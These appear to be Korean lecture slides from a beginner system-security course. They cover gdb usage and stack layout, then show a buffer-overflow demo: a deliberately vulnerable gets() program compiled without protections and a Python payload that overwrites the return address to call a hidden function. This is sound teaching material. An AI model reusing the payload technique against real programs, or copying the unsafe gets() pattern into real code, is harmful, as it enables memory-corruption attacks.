- 시작 : gdb [프로그램명]
- 종료 : quit 혹은 q

## (2) 문법 변경

set disassembly-flavor intel

## (3) 분석

- 해당 함수 코드 : disas [함수명]
- 실행 : run 또는 r
- 브레이크 포인트 : b [지점]
- 브레이크 포인트 걸린 위치 코드 : disas
- 브레이크 포인트 다 지우기 : d 또는 dis
- 다음 명령어 : ni
- 진행 : c
- 강제 점프 : jump [위치] -> 함수, 행, 메모리
- info func : 쓰인 함수 보기
- info r : 레지스터 보기

## (4) 정보 수집 - x 명령어

x/[범위][출력형식]

〈출력형식〉

t : 2 진수

o : 8 진수

d : 10 진수

x : 16 진수

s : 문자열

i : 어셈블리

EX) x/100i \$eip : 100줄의 명령어를 어셈으로 보겠다

## (5) 정보 수집 - p 명령어


p/[출력형식] [계산식] : 계산 결과 확인

계산식에는 여러가지 들어갈 수 있다.(레지스터, 변수 등등)

10분간 휴식시간

첫 취약점 공략기


# BOF : Buffer Overflow





BOF : Buffer Overflow



# 스택 구조, 취약점, 공격 아이디어



프로그램 진행중 함수를 호출했다가 다시 원래 흐름으로 **복귀**

BOF : Buffer Overflow

# 스택 구조, 취약점, 공격 아이디어




〈stack〉

호출된 위치를 스택에 저장

BOF : Buffer Overflow



# 스택 구조, 취약점, 공격 아이디어



함수가 진행되면서 필요한 지역 변수들 저장

BOF : Buffer Overflow


# 스택 구조, 취약점, 공격 아이디어



함수가 끝날 때 짚에 지역변수 다 없앴

BOF : Buffer Overflow

# 스택 구조, 취약점, 공격 아이디어




〈stack〉

RET, SFP를 참고해서 점프

BOF : Buffer Overflow

# 스택 구조, 취약점, 공격 아이디어



Return Address를 변조한다면?  
-> 프로그래머가 의도하지 않은 방향으로 진행  
-> 악용 가능

BOF : Buffer Overflow

# 스택 구조, 취약점, 공격 아이디어

```
/tmp/cctLJoSe.o: In function `main':  
gets.c:(.text+0xa): warning: the `gets' function is dangerous and should not be used.
```


C 언어에서 gets(), scanf(), strcpy() 등 입력에 대한 길이 제한을 두지 않는 함수가 존재

dummy(의미 없는 값)를 마구마구 넣어서(overflow) RET에 도달하면 Return Address를 원하는 데로 덮어쓸 수 있다.

실제로, gets()를 사용한 프로그램을 컴파일 하면 gcc가 화를 낸다.

BOF : Buffer Overflow

# 스택 구조, 취약점, 공격 아이디어



즉, 다음과 같은 공격이 가능하다는 것!



BOF : Buffer Overflow

# BOF 공격 시연

```
1 #include <stdio.h>
2
3 void func()
4 {
5     printf("Hacking Success!!\n");
6 }
7
8 int main()
9 {
10     char str[32];
11     gets(str);
12     printf("%s\n", str);
13
14     return 0;
15 }
```

gcc -o bof bof.c -m32 -fno-stack-protector -no-pie -mpreferred-stack-boundary=2



정상) 입력 받은 문자열을 다시 출력하는 프로그램  
공격) func() 함수를 호출


BOF : Buffer Overflow

# BOF 공격 시연

Dump of assembler code for function main:

```
0x0804847b <+0>:  push    ebp
0x0804847c <+1>:  mov     ebp,esp
0x0804847e <+3>:  push    ebx
0x0804847f <+4>:  sub     esp,0x20
0x08048482 <+7>:  call    0x8048390 <__x86.get_pc_thunk.bx>
0x08048487 <+12>:  add     ebx,0x1b79
0x0804848d <+18>:  lea     eax,[ebp-0x24]
0x08048490 <+21>:  push    eax
0x08048491 <+22>:  call    0x8048300 <gets@plt>
0x08048496 <+27>:  add     esp,0x4
0x08048499 <+30>:  lea     eax,[ebp-0x24]
0x0804849c <+33>:  push    eax
0x0804849d <+34>:  call    0x8048310 <puts@plt>
0x080484a2 <+39>:  add     esp,0x4
0x080484a5 <+42>:  mov     eax,0x0
0x080484aa <+47>:  mov     ebx,DWORD PTR [ebp-0x4]
0x080484ad <+50>:  leave
0x080484ae <+51>:  ret
```

End of assembler dump.




BOF : Buffer Overflow

# BOF 공격 시연

```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_dtors_aux
0x08048450  frame_dummy
0x08048456  func
0x0804847b  main
0x080484af  __x86.get_pc_thunk.ax
0x080484c0  __libc_csu_init
0x08048520  __libc_csu_fini
0x08048524  _fini
(gdb) █
```



BOF : Buffer Overflow

# BOF 공격 시연

〈정상 실행〉

```
minibee@argos-edu:~/19_system_edu/lecture1$ ./bof
abcdef
abcdef
```

〈공격〉

```
minibee@argos-edu:~/19_system_edu/lecture1$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV
Hacking Success!!
```

뒤에 리눅스 명령어 Cheat Sheet 있음

수고하셨습니다. 1회차 끝!!

ls : 파일 목록 보기

cd [디렉토리] : 디렉토리 이동

mkdir [이름] : 디렉토리 생성

rm [파일명] : 파일 삭제

rm -r [디렉토리명] : 디렉토리 삭제

mv : 파일 이동(이름 변경으로 쓸 수 있음)

vi : 소스코드 생성

gcc -o [실행파일] [소스코드] : 컴파일